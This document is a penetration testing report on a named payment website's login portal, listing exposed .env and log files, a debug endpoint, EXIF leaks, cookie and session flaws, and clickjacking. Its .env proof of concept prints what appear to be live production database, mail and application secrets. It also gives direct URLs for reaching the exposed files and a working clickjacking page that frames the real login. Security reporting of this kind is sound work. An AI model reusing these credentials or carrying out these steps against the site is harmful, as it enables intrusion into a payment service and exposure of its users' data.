

Penetration Testing Report

Target Application: <https://paymentguru.in/public/login>



Executive Summary

This penetration testing report details several security vulnerabilities found in the target application. The identified issues pose risks such as unauthorized access, data leakage, and potential exploitation by attackers. Immediate remediation is recommended to mitigate these risks.

Findings and Recommendations

1>

.env File Exposed (Sensitive Data Exposure)

Description: The .env file is publicly accessible and contains sensitive configuration details, including database credentials .

Impact:

- Unauthorized access to database and third-party services.
- High risk of data breaches.

Recommendation:


- Restrict access to .env file by configuring web server rules (e.g., .htaccess for Apache).
- Store sensitive credentials in environment variables or a secrets management system.

STEP TO REPRODUCE :

STEP 1 : GO TO THIS URL [<https://paymentguru.in/.env>]

STEP 2 : OBSERVE THAT *Sensitive Data Exposed* INFO LEAK LIKE DATABASE CRED

POC (proof of concept):



```
APP_NAME="TNBT"
APP_ENV=production
APP_KEY=base64:6E2FKj9ECyH6Kq6eg6eHd1BPgYHt5VWu/X4Dgug-
APP_DEBUG=true
APP_URL=https://payportal.tnbttech.com/

LOG_CHANNEL=stack
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug

#DB_CONNECTION=mysql
#DB_HOST=127.0.0.1
#DB_PORT=3306
#DB_DATABASE=tnbttech_payportal
#DB_USERNAME=tnbttech_payportal
#DB_PASSWORD=payportal@009

DB_CONNECTION=mysql
DB_HOST=tnbttechb.c36qmsappr.ap-south-1.rds.amazonaws.com
DB_PORT=3306
DB_DATABASE=paymentguru
DB_USERNAME=admin
DB_PASSWORD=l29kvcYtDrvtgCtCBWL

BROADCAST_DRIVER=log
CACHE_DRIVER=file
FILESYSTEM_DISK=local
QUEUE_CONNECTION=database
SESSION_DRIVER=database
SESSION_LIFETIME=120
MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mail.tnbttech.com
MAIL_PORT=587
MAIL_USERNAME=care@tnbttech.com
MAIL_PASSWORD=99rfq3zt5!
MAIL_ENCRYPTION=ssl
MAIL_FROM_ADDRESS=care@tnbttech.com
MAIL_FROM_NAME="${APP_NAME}"

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=
AWS_USE_PATH_STYLE_ENDPOINT=false

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_HOST=
PUSHER_PORT=443
```

2 >

laravel.log File Exposed (SQL Credentials Leakage)

Description: The laravel.log file is publicly accessible and contains sensitive information, including SQL credentials and error logs.

Impact:

- Disclosure of database credentials.
- Possible unauthorized access to the database.

Recommendation:

- Restrict access to log files by configuring proper file permissions.
- Move logs outside the web root directory or use cloud logging solutions.

Step to reproduce :

step 1 : <https://paymentguru.in/storage/logs/laravel.log> [open this url]

step 2: log will be downloaded in your system

step 3 : open the log file and search for <PDO->__construct('mysql:>

POC(proof of concept)

```
ravel/framework/src/Illuminate/Database/Connectors/Connector.php(65): PDO->__construct('mysql:host=127.0.0.1', 'tnbt6gl_thirdp...', Object(SensitiveParameterValue), Array)
```

reference :

<https://www.exploit-db.com/exploits/52000>

3 >

Laravel Exception Debug Page Exposure

Description: The Laravel application exposes its debug page, revealing sensitive information such as stack traces, file paths.

Impact:


- Information disclosure leading to easier exploitation.
- Potential remote code execution if exposed to attackers.

STEP TO REPRODUCE :

STEP 1 : open this url [https://paymentguru.in/public/_ignition/execute-solution#context]

STEP 2 : observe that debug page is enable

POC :



EXIF Metadata Not Stripped Out (Client Location Exposure)

Description: Uploaded images retain EXIF metadata, including GPS coordinates, which can reveal user locations.

Impact:

- Exposure of user location and other sensitive metadata.

- Privacy risks leading to targeted attacks.

Recommendation:

- Strip EXIF metadata from uploaded images using server-side processing.
- Use libraries such as exiftool or Pillow in Python to sanitize images before storage.

STEP TO REPRODUCE :

STEP 1 : open this url in your browser [https://paymentguru.in/public/user/my_profile]

STEP 2 : go to KYC then in the upload a profile image contain location metadata

STEP 3 : CLICK ON view profile button

STEP 4 : copy the url

STEP 5 : go to this website [https://jimpl.com/#google_vignette] paste the url

STEP 6 : Observe that location of a victim is exposed

POC :

The screenshot shows the jimpl.com website interface. On the left, there's a section for uploading an image and removing metadata. The main part of the page displays the 'Image metadata' for a profile picture. The metadata includes the following details:

- URL:** https://paymentguru.in/public/assets/images/users_images/profile_image/67daec463196b.jpg
- Name:** 67daec463196b.jpg
- File size:** 7.87 KB (8054 bytes)
- File type:** JPEG
- MIME type:** image/jpeg
- Image size:** 100 x 68 (1:0.677 megapixels)
- Color space:** sRGB
- Created:** May 30, 2008 15:56

Below the metadata, there's a 'Location' section showing the following coordinates:

- Latitude:** 37 deg 46' 29.64\"
- Longitude:** 122 deg 25' 9.84\"

A map view is also provided, showing the location in San Francisco, CA, near the Civic Center and Hayes Valley area. The map includes a red pin indicating the location and a text overlay showing the coordinates: 37°46'29.6\"

Sensitive Cookies Without Secure Flag

Description: Sensitive cookies (e.g., session cookies) are being transmitted over an unencrypted channel, as they lack the Secure and HttpOnly flags.

Impact:

- Exposure of session cookies to man-in-the-middle (MITM) attacks.
- Risk of session hijacking.

Recommendation:

- Set cookies with Secure; HttpOnly; SameSite=Strict attributes.
- Ensure the application enforces HTTPS for all communication.

Session Management Issue (Back Button Vulnerability)

Description: The application does not properly handle session invalidation when a user logs out. Using the browser back button after logout allows access to previous pages, indicating improper session termination.

Impact:

- Unauthorized access to sensitive pages after logout.
- Potential session hijacking risks.

Recommendation:

- Implement session expiration and enforce cache control headers (Cache-Control: no-store, no-cache, must-revalidate and Pragma: no-cache).
- Ensure session tokens are properly invalidated on logout.

STEP TO REPRODUCE :

step 1 : <https://paymentguru.in/public/login> [POST LOGIN]

step 2 : visit all the pages like Dashboard etc.

Step 3 : click on logout button

step 4 : click back button [continuously]

step 5 : observed that you are able to view all the pages without auth

Clickjacking Vulnerability (/login and other pages)

Description: The /login page and other critical pages are vulnerable to clickjacking. An attacker can embed the login page within an iframe and trick users into performing unintended actions.

Impact:

- Potential UI redress attack leading to unauthorized actions.
- Sensitive user information leakage.

Recommendation:

- Implement X-Frame-Options header (DENY or SAMEORIGIN).
- Use Content Security Policy (CSP) to prevent frame embedding (frame-ancestors 'none').

STEP TO REPRODUCE:

CODE :

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Clickjacking PoC</title>
  <style>
    body {
      text-align: center;
      font-family: Arial, sans-serif;
    }
    .container {
      position: relative;
      width: 400px;
      height: 500px;
      margin: 50px auto;
      border: 2px solid red;
      overflow: hidden;
```

```
}
iframe {
    position: absolute;
    top: 0;
    left: 0;
    width: 100%;
    height: 100%;
    border: none;
}
.overlay {
    position: absolute;
    top: 72%;
    left: 50%;
    transform: translate(-50%, -50%);
    background-color: transparent;
    width: 150px;
    height: 40px;
    cursor: pointer;
    z-index: 2;
}
</style>
</head>
<body>
    <h2>Clickjacking PoC</h2>
    <p>Login to continue</p>
    <div class="container">
        <iframe src="https://paymentguru.in/public/login"></iframe>
        <div class="overlay"></div>
    </div>
</body>
</html>
```

POC :

